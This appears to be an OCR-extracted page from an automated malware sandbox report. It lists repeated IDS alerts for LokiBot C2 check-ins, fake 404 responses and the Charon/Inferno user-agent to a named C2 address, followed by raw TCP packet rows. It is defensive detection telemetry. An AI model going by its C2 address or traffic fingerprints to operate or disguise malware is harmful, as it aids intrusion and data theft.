01/05/21-19:07:08.324968	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49324	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.523216	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49324	185.206.215.56	192.168.2.22
01/05/21-19:07:08.752322	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49325	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.752322	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49325	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.752322	TCP	2025381	ET TROJAN LokiBot Checkin	49325	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.752322	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49325	80	192.168.2.22	185.206.215.56
01/05/21-19:07:08.911141	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49325	185.206.215.56	192.168.2.22
01/05/21-19:07:09.107951	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49326	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.107951	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49326	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.107951	TCP	2025381	ET TROJAN LokiBot Checkin	49326	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.107951	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49326	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.274146	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49326	185.206.215.56	192.168.2.22
01/05/21-19:07:09.490262	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49327	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.490262	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49327	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.490262	TCP	2025381	ET TROJAN LokiBot Checkin	49327	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.490262	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49327	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.668226	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49327	185.206.215.56	192.168.2.22
01/05/21-19:07:09.873125	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49328	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.873125	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49328	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.873125	TCP	2025381	ET TROJAN LokiBot Checkin	49328	80	192.168.2.22	185.206.215.56
01/05/21-19:07:09.873125	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49328	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.024941	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49328	185.206.215.56	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:10.232858	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49329	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.232858	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49329	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.232858	TCP	2025381	ET TROJAN LokiBot Checkin	49329	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.232858	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49329	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.470073	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49329	185.206.215.56	192.168.2.22
01/05/21-19:07:10.663115	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49330	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.663115	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49330	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.663115	TCP	2025381	ET TROJAN LokiBot Checkin	49330	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.663115	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49330	80	192.168.2.22	185.206.215.56
01/05/21-19:07:10.820501	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49330	185.206.215.56	192.168.2.22
01/05/21-19:07:11.027929	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49331	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.027929	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49331	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.027929	TCP	2025381	ET TROJAN LokiBot Checkin	49331	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.027929	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49331	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.198428	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49331	185.206.215.56	192.168.2.22
01/05/21-19:07:11.409139	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49332	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.409139	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49332	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.409139	TCP	2025381	ET TROJAN LokiBot Checkin	49332	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.409139	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49332	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.568467	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49332	185.206.215.56	192.168.2.22
01/05/21-19:07:11.779641	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49333	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.779641	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49333	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.779641	TCP	2025381	ET TROJAN LokiBot Checkin	49333	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.779641	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49333	80	192.168.2.22	185.206.215.56
01/05/21-19:07:11.948839	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49333	185.206.215.56	192.168.2.22
01/05/21-19:07:12.151046	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49334	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.151046	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49334	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.151046	TCP	2025381	ET TROJAN LokiBot Checkin	49334	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.151046	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49334	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.322356	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49334	185.206.215.56	192.168.2.22
01/05/21-19:07:12.528628	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49335	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.528628	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49335	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.528628	TCP	2025381	ET TROJAN LokiBot Checkin	49335	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.528628	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49335	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.702702	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49335	185.206.215.56	192.168.2.22
01/05/21-19:07:12.913605	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49336	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.913605	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49336	80	192.168.2.22	185.206.215.56


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:12.913605	TCP	2025381	ET TROJAN LokiBot Checkin	49336	80	192.168.2.22	185.206.215.56
01/05/21-19:07:12.913605	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49336	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.081152	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49336	185.206.215.56	192.168.2.22
01/05/21-19:07:13.293357	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49337	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.293357	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49337	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.293357	TCP	2025381	ET TROJAN LokiBot Checkin	49337	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.293357	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49337	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.445018	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49337	185.206.215.56	192.168.2.22
01/05/21-19:07:13.661854	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49338	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.661854	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49338	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.661854	TCP	2025381	ET TROJAN LokiBot Checkin	49338	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.661854	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49338	80	192.168.2.22	185.206.215.56
01/05/21-19:07:13.836048	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49338	185.206.215.56	192.168.2.22
01/05/21-19:07:14.047995	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49339	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.047995	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49339	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.047995	TCP	2025381	ET TROJAN LokiBot Checkin	49339	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.047995	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49339	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.227580	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49339	185.206.215.56	192.168.2.22
01/05/21-19:07:14.442937	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49340	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.442937	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49340	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.442937	TCP	2025381	ET TROJAN LokiBot Checkin	49340	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.442937	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49340	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.596332	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49340	185.206.215.56	192.168.2.22
01/05/21-19:07:14.806537	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49341	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.806537	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49341	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.806537	TCP	2025381	ET TROJAN LokiBot Checkin	49341	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.806537	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49341	80	192.168.2.22	185.206.215.56
01/05/21-19:07:14.974222	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49341	185.206.215.56	192.168.2.22
01/05/21-19:07:15.187360	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49342	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.187360	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49342	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.187360	TCP	2025381	ET TROJAN LokiBot Checkin	49342	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.187360	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49342	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.351310	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49342	185.206.215.56	192.168.2.22
01/05/21-19:07:15.557295	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49343	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.557295	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49343	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.557295	TCP	2025381	ET TROJAN LokiBot Checkin	49343	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.557295	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49343	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:15.731776	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49343	185.206.215.56	192.168.2.22
01/05/21-19:07:15.953688	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49344	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.953688	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49344	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.953688	TCP	2025381	ET TROJAN LokiBot Checkin	49344	80	192.168.2.22	185.206.215.56
01/05/21-19:07:15.953688	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49344	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.112186	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49344	185.206.215.56	192.168.2.22
01/05/21-19:07:16.321602	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49345	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.321602	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49345	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.321602	TCP	2025381	ET TROJAN LokiBot Checkin	49345	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.321602	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49345	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.490419	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49345	185.206.215.56	192.168.2.22
01/05/21-19:07:16.691140	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49346	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.691140	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49346	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.691140	TCP	2025381	ET TROJAN LokiBot Checkin	49346	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.691140	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49346	80	192.168.2.22	185.206.215.56
01/05/21-19:07:16.849536	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49346	185.206.215.56	192.168.2.22
01/05/21-19:07:17.070972	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49347	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.070972	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49347	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.070972	TCP	2025381	ET TROJAN LokiBot Checkin	49347	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.070972	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49347	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.241789	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49347	185.206.215.56	192.168.2.22
01/05/21-19:07:17.441718	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49348	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.441718	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49348	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.441718	TCP	2025381	ET TROJAN LokiBot Checkin	49348	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.441718	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49348	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.595691	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49348	185.206.215.56	192.168.2.22
01/05/21-19:07:17.814658	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49349	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.814658	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49349	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.814658	TCP	2025381	ET TROJAN LokiBot Checkin	49349	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.814658	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49349	80	192.168.2.22	185.206.215.56
01/05/21-19:07:17.974679	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49349	185.206.215.56	192.168.2.22
01/05/21-19:07:18.170246	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49350	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.170246	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49350	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.170246	TCP	2025381	ET TROJAN LokiBot Checkin	49350	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.170246	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49350	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.342973	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49350	185.206.215.56	192.168.2.22
01/05/21-19:07:18.546784	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49351	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:18.546784	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49351	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.546784	TCP	2025381	ET TROJAN LokiBot Checkin	49351	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.546784	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49351	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.726488	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49351	185.206.215.56	192.168.2.22
01/05/21-19:07:18.940629	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49352	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.940629	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49352	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.940629	TCP	2025381	ET TROJAN LokiBot Checkin	49352	80	192.168.2.22	185.206.215.56
01/05/21-19:07:18.940629	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49352	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.100818	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49352	185.206.215.56	192.168.2.22
01/05/21-19:07:19.314073	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49353	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.314073	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49353	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.314073	TCP	2025381	ET TROJAN LokiBot Checkin	49353	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.314073	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49353	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.472804	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49353	185.206.215.56	192.168.2.22
01/05/21-19:07:19.678882	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49354	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.678882	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49354	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.678882	TCP	2025381	ET TROJAN LokiBot Checkin	49354	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.678882	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49354	80	192.168.2.22	185.206.215.56
01/05/21-19:07:19.836989	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49354	185.206.215.56	192.168.2.22
01/05/21-19:07:20.060760	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49355	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.060760	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49355	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.060760	TCP	2025381	ET TROJAN LokiBot Checkin	49355	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.060760	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49355	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.222456	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49355	185.206.215.56	192.168.2.22
01/05/21-19:07:20.437125	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49356	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.437125	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49356	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.437125	TCP	2025381	ET TROJAN LokiBot Checkin	49356	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.437125	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49356	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.607773	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49356	185.206.215.56	192.168.2.22
01/05/21-19:07:20.817267	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49357	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.817267	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49357	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.817267	TCP	2025381	ET TROJAN LokiBot Checkin	49357	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.817267	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49357	80	192.168.2.22	185.206.215.56
01/05/21-19:07:20.984601	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49357	185.206.215.56	192.168.2.22
01/05/21-19:07:21.198560	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49358	80	192.168.2.22	185.206.215.56
01/05/21-19:07:21.198560	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49358	80	192.168.2.22	185.206.215.56
01/05/21-19:07:21.198560	TCP	2025381	ET TROJAN LokiBot Checkin	49358	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:07:21.198560	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49358	80	192.168.2.22	185.206.215.56
01/05/21-19:07:21.387078	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49358	185.206.215.56	192.168.2.22
01/05/21-19:07:21.572190	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49359	80	192.168.2.22	185.206.215.56
01/05/21-19:07:21.572190	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49359	80	192.168.2.22	185.206.215.56
01/05/21-19:07:21.572190	TCP	2025381	ET TROJAN LokiBot Checkin	49359	80	192.168.2.22	185.206.215.56
01/05/21-19:07:21.572190	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49359	80	192.168.2.22	185.206.215.56
01/05/21-19:07:21.741504	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49359	185.206.215.56	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 19:05:20.748044014 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:20.788083076 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:20.788252115 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:20.805231094 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:20.845263958 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:20.849673986 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:20.849720001 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:20.849750996 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:20.849864960 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:20.865313053 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:20.905706882 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:20.905836105 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:21.109913111 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:22.187321901 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:22.227421999 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:22.369307995 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:22.369350910 CET	443	49165	104.22.0.232	192.168.2.22
Jan 5, 2021 19:05:22.369590998 CET	49165	443	192.168.2.22	104.22.0.232
Jan 5, 2021 19:05:22.448667049 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.499711990 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.499824047 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.500040054 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.550899029 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551645994 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551749945 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551772118 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551798105 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551816940 CET	80	49167	83.172.144.37	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 5, 2021 19:05:22.551848888 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551855087 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.551868916 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551882982 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.551893950 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551913023 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.551933050 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.551975965 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.602938890 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.602984905 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603022099 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603055954 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603085041 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.603097916 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603123903 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603127003 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.603161097 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603183031 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.603185892 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603223085 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603244066 CET	49167	80	192.168.2.22	83.172.144.37
Jan 5, 2021 19:05:22.603249073 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603286028 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603319883 CET	80	49167	83.172.144.37	192.168.2.22
Jan 5, 2021 19:05:22.603353024 CET	49167	80	192.168.2.22	83.172.144.37
